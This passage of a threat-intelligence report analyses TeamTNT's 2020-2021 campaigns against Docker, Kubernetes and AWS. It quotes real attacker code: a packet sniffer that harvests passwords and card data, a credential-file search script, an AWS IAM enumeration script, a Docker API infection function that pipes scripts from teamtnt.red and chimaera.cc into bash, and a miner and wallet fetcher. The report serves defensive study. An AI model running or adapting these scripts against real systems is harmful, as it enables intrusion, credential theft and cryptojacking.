On September 8, 2020 Intezer discovered that TeamTNT abused a legitimate cloud monitoring tool called Weave Scope. The tool gives the user full access to their cloud environment and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (ECS).

Weave Scope is a powerful utility for working with microservices-based applications, as it has many features including: detailed information about each container and processes running in them, memory usage of each container, links and connections between containers, and the ability to start, stop, and open interactive shells in any of these containers. Figure 44 shows a screenshot of the Weave Scope dashboard.




Figure 44: Screenshot of Weave Scope dashboard.

This was the first time TeamTNT was found using a legitimate tool for the purpose of gaining control over the victim's infrastructure. By installing a legitimate tool such as Weave Scope the attackers gained all the benefits as if they had installed a backdoor on the server, with significantly less effort and without needing to use malware.

Weave Scope is an open-source project and its installation is relatively easy. The attackers created a container based on an Ubuntu image and used the mount functionality. This method was described in

the previous section. At this point the attacker had full access to the filesystem of the victim machine, so they downloaded and installed Weave Scope as described in the [project's Git](#):

```

sudo curl -L git.io/scope -o /usr/local/bin/scope
sudo chmod a+x /usr/local/bin/scope
scope launch

```

Figure 45: Commands to install Weave Scope.

The dashboard of Weave Scope is accessible on port 4040. By exposing this port the attackers gained full access to all of the features of this tool.

Throughout the Fall of 2020, TeamTNT also expanded their TTPs around credential stealing to not only target stored AWS credentials. In a [report published by Palo Alto Networks](#) in October 2020, the researchers reported on uses of **mimipenguin** and **mimipy** by the threat actor. Both of these tools are designed to dump passwords from various processes' memory. They are essentially the *NIX equivalent of Mimikatz for Windows. After the credentials had been dumped, they were exfiltrated to TeamTNT's C2 server.

Later the same month, ESET [tweeted](#) about a new tool the threat actor had added to their arsenal. The researchers found a binary written in Go with an AES encrypted payload. When the crypter was executed, it would decrypt the payload and write it to a memory only file created with the system call **memfd_create**. The tool was identified as Ezuri, an open-source project created by a [security researcher](#).

ESET research @ESETresearch

#ESETResearch found a new Linux GoLang sample (virustotal.com/gui/file/0a569...) that executes malware related to TeamTNT directly from memory via the memfd_create technique described in blog.fbks.ru/elf-in-memory-... and under the name 'bioset' @michalmalik 1/3

```


722 nanosleep(tv_sec=0, tv_nsec=2560000), <unfinished ...>
722 memfd_create("", MFD_CLOEXEC) = 3
722 <... nanosleep resumed> NULL = 0
722 nanosleep(tv_sec=0, tv_nsec=5120000), <unfinished ...>
722 write(3, "\x17\x45\x4c\x11\x13\x00\x00\x00\x00\x02\x00\x00\x10\x00\x00\x270\x00\x00\x00", 340004) = 340004
722 TorK()
722 exit_group(0 <unfinished ...>
722 umask(000) = 022
722 setsid() = 725
722 chdir("/")
722 openat(AT_FDCWD, "/dev/null", O_RDWR|O_CLOEXEC) = 5
722 epoll_ctl(4, EPOLL_CTL_ADD, 5, [EPOLLIN|EPOLLOUT|EPOLLRDHUP|EPOLLET, {u32=2877714088, u64=1406
722 epoll_ctl(4, EPOLL_CTL_DEL, 5, 0xc00003ec44) = -1 EPERM (operation not permitted)
722 dup(5, 0) = 0
722 close(5) = 0
722 execve("/proc/self/td/3", ["bioset"], [/* 0 vars */]) = 0
722 open("/proc/self/exe", O_RDONLY) = 3
    
```

Unit 42 @Unit42_Intel · Oct 5, 2020

Unit 42 researchers discovered a new variant of cryptojacking malware named Black-T, authored by TeamTnT. bit.ly/3i6xQBp

12:23 AM · Oct 28, 2020 · Twitter Web App

Figure 46: Tweet published by ESET research reporting on the initial finding of TeamTNT's use of Ezuri to crypt their malware.



Der Winter 2021

(Winter 2021)



In January 2021, [Lacework Labs](#) released a detailed analysis of **Tsunami**, the IRC bot used by TeamTNT. By extracting the configurations embedded in the malware, they could connect to the IRC server and get more information about the threat actor's operation and victim information. At the time of their analysis, around 200 bots were connected but only 90 unique IP addresses were detected. We have seen that TeamTNT has employed techniques to spread to other servers within internal networks. This suggests that some of the bots were behind a **NAT** and shared the same external IP address. The majority of the infected machines were located in Asia with servers hosted in cloud providers Tencent, Alibaba, and Amazon Network being the largest. Outside of Asia, the United States, France, and Germany had the most bots. The researchers also uncovered that some of these infected machines were used to launch new campaigns.

The threat actor also added more tools to hide their activity on the infected machines. In January 2021, AT&T Alien Labs released a [report](#) on TeamTNT's use of **libprocesshider**. The tool is used to hide processes using **LD_PRELOAD**. The shared object was written to **/usr/local/lib/systemhealt.so** by the setup script and directives were added to **/etc/ld.so.preload** to allow the shared object to be loaded with every file that is executed. TeamTNT used libprocesshider to hide their Tsunami bot on infected machines.

Attacking Kubernetes

The use of LD_PRELOAD to hide itself was spotted in another campaign of the group, this time targeting exposed Kubernetes instances. Each

Kubernetes node has a running agent called kubelet which takes RESTful requests and performs operations on the pods accordingly. The default configuration of standard Kubernetes deployments allow anonymous access to kubelet. TeamTNT used this misconfiguration to gain access to exposed Kubernetes instances and run cryptomining malware in the containers.

This campaign was reported by [Palo Alto Networks](#) who described a new malware called **Hildegard** that was first seen in this campaign. In this campaign there was no use of container images. The malicious functionality was carried out using a reverse shell and abusing containers that were already running.

Finding containers and nodes that could be attacked was accomplished by two tools: masscan (a tool that was described in the previous section) and kubelet. To evade detection this campaign uses LD_PRELOAD as described in the previous section and it deletes the scripts immediately after their execution.

The campaign dropped two files: [Peirates](#), a penetration tool for Kubernetes that steals cluster credentials, and [BOtB](#), a tool for performing a container breakout using known vulnerabilities.

To establish a connection with the Command and control (C2) server the malware used **tmate** or the [Tsunami bot](#). It is unclear how the group decides which tool to use.

In this campaign the Tsunami bot was packed using Ezuri in an attempt to evade detection. The process name of the bot was set to 'bioset' to masquerade as a legitimate process. This process name was used by the group in previous campaigns.

The majority of the infected machines were located in Asia. Some of which were used to launch new campaigns.

Windows Targeting Attempt?

While investigating TeamTNT's infrastructure, we noticed that two Windows PE files had been downloaded from one of the domain names according to VirusTotal. A screenshot from VirusTotal is shown in Figure 47.




Figure 47: Windows binaries downloaded from TeamTNT's infrastructure in February 2021.

The first file, **sniffer.exe**, is a compiled **Autolt** script. A part of the script is shown in Figure 48. The script downloads **WinPcap** and tries to steal sensitive data from network traffic. It looks for keywords of usernames, passwords, credit card information, cookies, etc.

```
INSTALLPCAP()
$winpcap = _PCAPSETUP()
$pcap_devices = _PCAPGETDEVICELIST()
$iface = 0x0
$pcap = _PCAPSTARTCAPTURE($pcap_devices[$iface][0x0], "host " & $pcap_devices[$iface][0x7] &
" and " & $sniffport, 0x0, 0x10000, 0x2 ^ 0x18, 0x0)
Dim $keywords[0x14]
$keywords[0x0] = "GET /"
$keywords[0x1] = "POST /"
$keywords[0x2] = "Host: "
$keywords[0x3] = "User-Agent: "
$keywords[0x4] = "Content-"
$keywords[0x5] = "password="
$keywords[0x6] = "user_name="
$keywords[0x7] = "user="
$keywords[0x8] = "Username="
$keywords[0x9] = "User="
$keywords[0xa] = "login="
$keywords[0xb] = "email="
$keywords[0xc] = "username="
$keywords[0xd] = "holder="
$keywords[0xe] = "number="
$keywords[0xf] = "cvv="
$keywords[0x10] = "pin="
$keywords[0x11] = "transaction"
$keywords[0x12] = "bank"
$keywords[0x13] = "Cookie: "
$lloothandle = FileOpen($lootloc, 0x1)
$spackettext = ""
$oldpackettext = ""
While True
    $apacket = _TCP_RECV($pcap)
    If UBound($apacket) > 0x14 Then
        $spackettext = BinaryToString("0x" & $apacket[0x14])
        If $spackettext = $oldpackettext Then
            Sleep(0xfa)
            ContinueLoop
        EndIf
        If StringLen($spackettext) > 0xd Then
            For $key = 0x0 To UBound($keywords) + 0xffffffff
                If StringInStr($spackettext, $keywords[$key]) Then
                    If Dec(Hex(BinaryToString("0x" & $apacket[0xe]))) = 0x1a0b Then ExitLoop
                    $spackettext = StringSplit(StringReplace($spackettext, @CR, ""), @LF)
```

Figure 48: Part of AutoIT script that uses WinPcap to steal sensitive data transferred over the network.

The second file, **svchost2.exe**, runs an XMRig Miner. A code reuse analysis of the file is shown in Figure 49. The file "installs" itself to the user's home folder as the file name **notepad.exe**. The mining software is compiled with **CUDA** support to take advantage of a NVIDIA graphics card that might be available on the compromised machine.




Figure 49: Code reuse analysis of svchost2.exe shows that the file executes a XMRig Miner.

When the cryptominer is executed, it drops a driver to the user's **AppData\Roaming\WinCFG\Libs** folder. From gene analysis, this driver was identified as WinRing0x64 from **OpenLibSys**. The driver allows user space applications to access ring 0, essentially giving the process unfettered access. This driver is part of **XMRig for Windows**. The miner uses the driver to access MSR registers to improve the mining performance. While the driver is part of a legitimate application, it does provide a loophole that can be used to bypass a trust boundary.

While we were not able to attribute these files to a campaign, the files are aligned with TeamTNT's TTPs. Since the first campaign in this report, the threat actor has been stealing credentials and installing cryptominers on servers. It is possible the threat actor was just testing against a new target type, never manifesting into a full-fledged campaign.




Figure 50: Analysis of WinRing0x64 driver installed by the XMRig Miner.

Der Frühling 2021

(Spring 2021)

During the Spring of 2021, TeamTNT expanded their credential stealing. In a shell script found by [Trend Micro](#), the threat actor had expanded their search to the following applications and services:

- SSH
- AWS
- Docker
- S3
- GitHub
- Shodan
- Google Cloud
- Ngrok
- Pidgin
- FileZilla
- HexChat
- MoneroGuiWallet
- CloudFlared
- Davfs2
- PostgreSQL
- SMB

The script, shown in Figure 51, searches for the files but does not exfiltrate the data. It's not known if and how TeamTNT exfiltrated the identified files as part of the campaign.



In addition to the credential search, the threat actor also started to enumerate data from the cloud environment that it was running on. Figure 52 shows a snippet of the script `grab_aws_data.sh` that uses AWS CLI to extract data.

```
#!/bin/bash
# looking for this data / app config:
# SSH, AWS, Docker, elasticsearch, GitHub, Shodan, gcloud,
# Nmap, Pivotal, Filezilla, Hexchat, MoneroWallet,
# Cloudflare, davfs2, PostgreSQL, smbclients
#
# wget -O - http://45.9.148.35/chinaera/sh/search.sh |bash
#
clear; echo ""; echo "scan for files and data of interest: "; echo ""; echo ""
FULL_ARRAY=( "/etc/passwd:/etc/davfs2/secrets" "/etc/zypp/credentials.d/NCCredentials" "/etc/cloudflare/config.yml" "/etc/ekctl/metadata.env" )
PATH_ARRAY=( ".ssh/id_rsa" ".ssh/id_rsa.pub" ".ssh/known_hosts" ".ssh/config" ".ssh/authorized_keys" ".ssh/authorized_keys2" \
".aws/config" ".aws/credentials" ".aws/credentials.pgp" ".docker/config.json" ".docker/containers" ".s3backer_passwd" ".s3proxy.conf" \
".s3gl/authinfo2" ".passwd_s3fs" ".s3cfg" ".git_credentials" ".gitconfig" ".shodan/api_key" ".ngrok2/ngrok.yml" ".purple/accounts.xml" \
".config/filezilla/filezilla.xml" ".config/filezilla/recent_servers.xml" ".config/hexchat/servlist.conf" ".config/monero-project/monero-core.conf" \
".bots" ".netrc" ".config/gcloud/access_tokens.db" ".config/gcloud/credentials.db" ".davfs2/secrets" ".pgpass" ".local/share/guypar/runtime/monero_cookie_secret" \
".smbclient.conf" ".smbcredentials" ".samba_credentials" )
for CHECK_PATH in $(PATH_ARRAY[@]); do
if [ $(s(whoami)) = "root" ]; then
if [ -f "$root/$CHECK_PATH" ]; then echo -e "\e[1;33;41m FOUND: /root/$CHECK_PATH \033[0m"; fi
fi
for USER_AXX in $(ls -l /home/); do
if [ -f "/home/$USER_AXX/$CHECK_PATH" ]; then echo -e "\e[1;33;41m FOUND: /home/$USER_AXX/$CHECK_PATH \033[0m"; fi
done
done
echo ""; echo "done!"; echo "done!"; echo "done!"; echo ""
history -c
sleep 3
clear
```

Figure 51: Script by TeamTNT searches for files that normally hold credentials.

According to [Trend Micro](#), close to 50,000 IP addresses running **Kubernetes** were compromised between March and May of 2021. The majority of the machines were located in China. The machines are predominantly hosted by cloud providers. This distribution is similar to what Lacework Labs reported in January the same year but with a much larger volume.

```
#!/bin/sh
# curl -Lk http://45.9.148.35/chinaera/sh/grab_aws_data.sh | sh
if [ $# -eq 0 ]
then
mkdir -p /var/tmp/.../...TnT.../aws-account-data/
cd /var/tmp/.../...TnT.../aws-account-data/
fi
# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###
aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-account-aliases.html
aws iam list-account-aliases > iam-list-account-aliases.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-groups.html
aws iam list-groups > iam-list-groups.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-instance-profiles.html
aws iam list-instance-profiles > iam-list-instance-profiles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-open-id-connect-providers.html
aws iam list-open-id-connect-providers > iam-list-open-id-connect-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-policies.html
aws iam list-policies > iam-list-policies.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-roles.html
aws iam list-roles > iam-list-roles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-saml-providers.html
aws iam list-saml-providers > iam-list-saml-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-server-certificates.html
aws iam list-server-certificates > iam-list-server-certificates.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-users.html
aws iam list-users > iam-list-users.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-virtual-mfa-devices.html
aws iam list-virtual-mfa-devices > iam-list-virtual-mfa-devices.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-credential-report.html
```

Figure 52: Snippet of a script that uses AWS CLI to enumerate data from AWS.



Der Sommer 2021

(Summer 2021)



During the Summer of 2021, TeamTNT continued to target unsecured Docker and Kubernetes servers. Due to other threat actors using some of TeamTNT's scripts during the Spring of 2021, TeamTNT added some new ways to identify their scripts. The threat actor announced the changes on their Twitter account as can be seen in Figure 53.




Figure 53: TeamTNT announces via their Twitter account that all scripts from now on are "tagged" to ensure correct attribution.

Figure 54 shows the first few lines of a script file that was used during the campaign. The file includes the information that the threat actor claimed would be added. Further down in the file is a URL from where the script was downloaded from.

```
1 #!/bin/bash
2 # Script Name: Docker-API Infect - IP.Ranges
3 # Beschreibung: Infiziert alle Docker-Container eines x86_64 Systems mit XmRig.
4 # Die Datei /.dockerenv wird durch XmRig ersetzt und gestartet.
5 # Autor: hilde@teamtnt.red
6 # Version: 0.14.0
7 # Datum: 25.07.2021
```

Figure 54: First few lines in the script file used during Summer 2021.

TeamTNT also stated on their Twitter that they were going to be more "transparent" about their ongoing campaigns. As part of the Tweet, they included a link to a "beta dashboard." Figure 55 is a screenshot of the dashboard. From the dashboard, it can be seen that the "Chimaera" campaign started on July 25, 2021 and vulnerable Docker, Kubernetes and WeaveScope services were being targeted.



Figure 55: Screenshot of Chimaera dashboard.

As in previous campaigns targeting vulnerable Docker instances, the use of masscan/pnscan with zgrab was used in the Summer to find the instances. Figure 56 shows the payload executed on the vulnerable machines. First, it tells Docker to download an **alpine** image that downloads the scanning script and infects the machine with a miner. In addition, a Weave Scope probe is installed on the machine.

```

pwn(){
prt=$2
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"=$(masscan $1 -p$prt --rate=$3 | awk '{print $6}' | zgrab --senders 200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
docker -H tcp://$ipaddy:$2 run -d --name teamtnt -v /mnt alpine chroot /mnt /bin/sh -c "curl -sLk http://teamtnt.red/Kuben/sh/scan.sh | bash;curl -# -Lk http://chimaera.cc/sh/no.sh | bash;while true; do sleep 9999; done"
docker -H tcp://$ipaddy:$2 run -d --name=weavescope --privileged --users=host --net=host --pid=host -v /var/run/docker.sock:/var/run/docker.sock -v /sys/kernel/debug:/sys/kernel/debug -e CHECKPOINT_DISABLE weaveworks/scope:1.13.2 --probe.docker=true launch --service-token=d1m9gbsc5d0g38bgcf9w7oz6it1tpk8s
done;
}
    
```

Figure 56: Function in the scanner script that exploits insecure Docker services.

TeamTNT also made some changes to the wallet. Instead of having the wallet address hard-coded in the script, the threat actor added functionality that allows for rotating the address without changing the scripts. Figure 57 shows how the script fetches the latest wallet from the threat actor's server.

```

WALLET=$(curl -sLk http://chimaera.cc/data/xmrig/wallet.rotate.suckers.txt)
if [ -z "$WALLET" ]; then WALLET="438ss2qYTKze7kMqrgUagWjtm993CVHk1uKHUBZ6y6yPaZ2Wne5vdDFXGvvtf7wcb1AUJ1x3NR9Ph1aq2Nq5y8kVFETZ"; fi
XMR1BIN="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/${uname -m}.tar.gz"
    
```

Figure 57: Added functionality to download the most recent wallet. If the request fails, a hard-coded backup address is used.



Soziale Aktivität

(Social Media Activity)

For being a threat actor, TeamTNT maintains a public persona on Twitter. The Twitter account @HildeTNT, shown in Figure 58, was created in August 2020. The first campaign of the threat actor was reported in May 2020, while we have identified some activity dating back to October 2019. The account was created during the Summer of 2020 when many reports covering the actor's activity were published. Based on the information provided in the profile their region is Germany.



Figure 58: Screenshot of TeamTNT's Twitter profile.

In the graph presented in Figure 59, the threat actor is active on Twitter during all hours of the day. The data presented in the figure has been adjusted to UTC timezone. If we assume TeamTNT is based in a European time zone, we can conclude that the "spike" in number of tweets corresponds from late afternoon until evening time in Europe.

Number of Tweets per Hour




Figure 59: A graph showing the correlation between hours of the day (in UTC) and number of tweets.

